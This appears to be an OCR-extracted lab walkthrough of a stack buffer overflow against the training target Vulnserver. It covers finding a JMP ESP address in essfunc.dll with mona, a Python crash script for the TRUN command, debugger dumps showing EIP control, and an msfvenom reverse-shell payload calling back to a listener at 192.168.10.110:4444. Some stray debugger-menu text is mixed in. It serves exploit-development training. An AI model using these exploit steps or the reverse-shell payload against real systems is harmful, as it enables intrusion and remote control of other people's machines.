
```
┌──(root💀kali)-[/home/soldier]
└─# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

┌──(root💀kali)-[/home/soldier]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

nasm > JMP ESP
00000000  FFE4              jmp esp
nasm > █
```

into immunity and we're gonna type this instead.




```
0BADF00D   [+] Results :
625011AF     0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
625011BB     0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
625011C7     0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
625011D3     0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
625011DF     0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
625011EB     0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
625011F7     0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vulnser
62501203     0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vu
62501205     0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Soldier\Desktop\vulnserver-master\vu
0BADF00D       Found a total of 9 pointers
0BADF00D
0BADF00D   [+] This mona.py action took 0:00:01.359000
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```



```python
#!/usr/bin/python

import sys, socket


shellcode = "A" * 2003 + "\xaf\x11\x50\x62"
try:
        payload = "TRUN /.:/" + shellcode
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.113.136',9999))
        s.send(("TRUN /.:/" + shellcode))
        s.close()

except:
        print ("Error Connecting to server")
        sys.exit()
```



File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
625011AF   FFE4            JMP ESP
625011B1   FFE0            JMP EAX
625011B3   58              POP EAX
625011B4   58              POP EAX
625011B5   C3              RETN
625011B6   5D              POP EBP
625011B7   C3              RETN
625011B8   55              PUSH EBP
625011B9   89E5            MOV EBP,ESP
625011BB   FFE4            JMP ESP
625011BD   FFE1            JMP ECX
625011BF   5B              POP EBX
625011C0   5B              POP EBX
625011C1   C3              RETN
625011C2   5D              POP EBP
625011C3   C3              RETN
625011C4   55              PUSH EBP
625011C5   89E5            MOV EBP,ESP
625011C7   FFE4            JMP ESP
625011C9   FFE3            JMP EBX
625011CB   5D              POP EBP
625011CC   5D              POP EBP
625011CD   C3              RETN
625011CE   5D              POP EBP
625011CF   C3              RETN
625011D0   55              PUSH EBP
```

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 006FD928
ESP 0060F990
EBP 0060F9E8
ESI 00000000
EDI 00000000

EIP 76F61D9C ntdll.76F61D9C

C 0  ES 002B 32bit 0(FFFFFFFF)

ST3 empty g
ST4 empty g
```

Enter expression to follow


625011af

```
Address  Hex dump                ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
```

```
0060F990  7361A715 §♀as RETURN to mswsock.7361A715 from ntdll.ZwWaitForSingleObject
0060F994  00000138 8☺..
0060F998  00000001 ☺...
0060F99C  00000000 ....
0060F9A0  007071E8 ⱷqp.
0060F9A4  0060FBB0 ░√'.
0060F9A8  00000000 ....
0060F9AC  000100E8 ⱷ.☺.
0060F9B0  00000000 ....
0060F9B4  00000000 ....
0060F9B8  007071E8 ⱷqp.
0060F9BC  00000000 ....
0060F9C0  00000000 ....
0060F9C4  00000140 @☺..
0060F9C8  00000000 ....
0060F9CC  00000138 8☺..
0060F9D0  FFFE7960 `y■
0060F9D4  FFFFFFFF
0060F9D8  00000000 ....
0060F9DC  00000000 ....
0060F9E0  00000000 ....
0060F9E4  0001200C . ☺.
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

now running 2.py


Immunity Debugger - vulnserver.exe - [CPU - thread 00000750, module essfunc]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Activate Windows
Go to Settings to activate Windows.

```
625011AF  FFE4      JMP ESP
625011B1  FFE0      JMP EAX
625011B3  58        POP EAX
625011B4  58        POP EAX
625011B5  C3        RETN
625011B6  5D        POP EBP
625011B7  C3        RETN
625011B8  55        PUSH EBP
625011B9  89E5      MOV EBP,ESP
625011BB  FFE4      JMP ESP
625011BD  FFE1      JMP ECX
625011BF  5B        POP EBX
625011C0  5B        POP EBX
625011C1  C3        RETN
625011C2  5D        POP EBP
625011C3  C3        RETN
625011C4  55        PUSH EBP
625011C5  89E5      MOV EBP,ESP
625011C7  FFE4      JMP ESP
625011C9  FFE3      JMP EBX
625011CB  5D        POP EBP
625011CC  5D        POP EBP
625011CD  C3        RETN
625011CE  5D        POP EBP
625011CF  C3        RETN
625011D0  55        PUSH EBP
```


```
Registers (FPU)
EAX 00A5F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00BC4F74
EDX 00000000
EBX 0000013C
ESP 00A5F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 625011AF essfunc.625011AF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 335000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

```
Address  Hex dump                ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
```


```
00A5F9C8  00BC4700 .G.
00A5F9CC  00BC3380 Ç3. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00A5F9D0  00000BB8 ╕♂..
00A5F9D4  00000000 ....
00A5F9D8  0000000A ....
00A5F9DC  00000000 ....
00A5F9E0  0076B4C0 └┤v.
00A5F9E4  0076B460 `┤v.
00A5F9E8  007600C0 └.v.
00A5F9EC  00000003 ♥...
00A5F9F0  00000000 ....
00A5F9F4  00010000 ..☺.
00A5F9F8  00000000 ....
00A5F9FC  0000000A ....
00A5FA00  00000000 ....
00A5FA04  00000000 ....
00A5FA08  76407961 ay@v RETURN to WS2_32.76407961 from WS2_32.764083A8
00A5FA0C  2E768586 åàv.
00A5FA10  00000001 ☺...
00A5FA14  00BC4790 ÉG. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00A5FA18  763F0000 ..?v OFFSET WS2_32.#371
00A5FA1C  58752E83 â.uX
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```


Generating Shellcode and Gaining Root



```
┌──(soldier㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.10.110 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbe\x93\xe4\x28\xe4\xdb\xd5\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x52\x31\x75\x12\x83\xed\xfc\x03\xe6\xea\xca\x11\xf4\x1b\x88"
"\xda\x04\xdc\xed\x53\xe1\xed\x2d\x07\x62\x5d\x9e\x43\x26\x52"
"\x55\x01\xd2\xe1\x1b\x8e\xd5\x42\x91\xe8\xd8\x53\x8a\xc9\x7b"
"\xd0\xd1\x1d\x5b\xe9\x19\x50\x9a\x2e\x47\x99\xce\xe7\x03\x0c"
